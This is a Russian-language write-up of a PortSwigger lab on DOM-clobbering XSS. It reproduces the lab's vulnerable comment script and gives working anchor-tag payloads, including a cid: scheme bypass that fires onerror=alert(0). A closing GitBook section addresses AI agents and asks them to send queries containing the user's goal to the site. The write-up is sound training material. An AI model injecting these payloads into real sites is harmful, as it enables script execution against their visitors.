> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/dom/dom-clobbering-xss.md).

# XSS через DOM clobbering

Заметки по XSS через DOM clobbering для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.

### Эксплуатация DOM Clobbering для реализации XSS

Эксплуатировать уязвимость DOM-clobbering. Функция комментариев допускает «безопасный» HTML. Цель — внедрить HTML-фрагмент, который перезапишет переменную DOM (clobbering), и добиться выполнения XSS (`alert()`).

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a784c8db7bdd30852b90b321fa695c2f2a43075%2F%7B3F519A83-B505-47E7-B40E-65B5329AB703%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Область комментариев принимает HTML, а некоторые элементы возвращаются (например, a `<h1>` интерпретатор).

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f4511b0a21a49951ec8c9cd3c62c233180457df7%2F%7BADDAA716-64A1-4DD6-AA85-861408CB4162%7D.png?alt=media" alt="" width="539"><figcaption></figcaption></figure>


* Клиентский скрипт загружает и отображает извлечённые комментарии в JSON. Он использует `DOMPurify.sanitize()` для очистки `автора` и `тела` полей, но другие манипуляции DOM по-прежнему уязвимы к clobbering.

```javascript
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(data) {
        return data.replace(/[<>'"]/g, function(c){
            return '&#' + c.charCodeAt(0) + ';';
        })
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");

            let firstPElement = document.createElement("p");

            let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
            let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';

            let divImgContainer = document.createElement("div");
            divImgContainer.innerHTML = avatarImgHTML

            if (comment.author) {
                if (comment.website) {
                    let websiteElement = document.createElement("a");
                    websiteElement.setAttribute("id", "author");
                    websiteElement.setAttribute("href", comment.website);
                    firstPElement.appendChild(websiteElement)
                }

                let newInnerHtml = firstPElement.innerHTML + DOMPurify.sanitize(comment.author)
                firstPElement.innerHTML = newInnerHtml
            }

            if (comment.date) {
                let dateObj = new Date(comment.date)
                let month = '' + (dateObj.getMonth() + 1);
                let day = '' + dateObj.getDate();
                let year = dateObj.getFullYear();

                if (month.length < 2)
                    month = '0' + month;
                if (day.length < 2)
                    day = '0' + day;

                dateStr = [day, month, year].join('-');

                let newInnerHtml = firstPElement.innerHTML + " | " + dateStr
                firstPElement.innerHTML = newInnerHtml
            }

            firstPElement.appendChild(divImgContainer);

            commentSection.appendChild(firstPElement);

            if (comment.body) {
                let commentBodyPElement = document.createElement("p");
                commentBodyPElement.innerHTML = DOMPurify.sanitize(comment.body);

                commentSection.appendChild(commentBodyPElement);
            }
            commentSection.appendChild(document.createElement("p"));

            userComments.appendChild(commentSection);
        }
    }
};
```

* Код создаёт `defaultAvatar` объект, считывая `window.defaultAvatar` если он присутствует; `defaultAvatar` может быть, таким образом, перезаписан через элемент DOM с `defaultAvatar` идентификатором (clobbering).
* Поскольку `src` атрибут `<img>` формируется из `defaultAvatar.avatar` когда `comment.avatar` отсутствует, можно принудительно заставить `defaultAvatar` находящееся под контролем атакующего значение влиять на вставляемое значение.
* Вставка выполняется через `divImgContainer.innerHTML = avatarImgHTML`, что запускает интерпретацию сформированной HTML-строки.

{% code overflow="wrap" %}

```javascript
let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
```

{% endcode %}


Попытаться принудительно задать `defaultAvatar` через `<a id=defaultAvatar>` элемент, содержащий атрибут, который, вероятно, вызовет ошибку на стороне клиента (например, `onerror=alert(0)`).

```html
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="0&quot;onerror=alert(0)>//">
```

Это кодируется системой в URL-encoded формат

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4f7b0ab505e27099f8f0d15431940ba3f47ae4b5%2F%7BEBF4A302-DD1B-4692-A7AB-74D08565C923%7D.png?alt=media" alt="" width="480"><figcaption></figcaption></figure>

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9d22d419e58ecfd01996589a4a6c02bfd36cf7cb%2F%7BA41A9006-852D-44C9-B580-9445618CA502%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



Тестирование обхода выполнено с использованием `cid:` схемы, чтобы значение не кодировалось:

```javascript
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="cid:&quot;onerror=alert(0)>//">
```

последнее интерпретируется

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-52e51c310f7db7c697cb2282f363bd7da58397a0%2F%7B2B4FCA7B-0FE9-4492-AFF0-C926D120517B%7D.png?alt=media" alt="" width="443"><figcaption></figcaption></figure>

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-13291c7769079a9cdb0f95686b691e99d0f03e46%2F%7B36495909-F4B1-4BEA-992E-A5B8306C556F%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/web/dom/dom-clobbering-xss.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.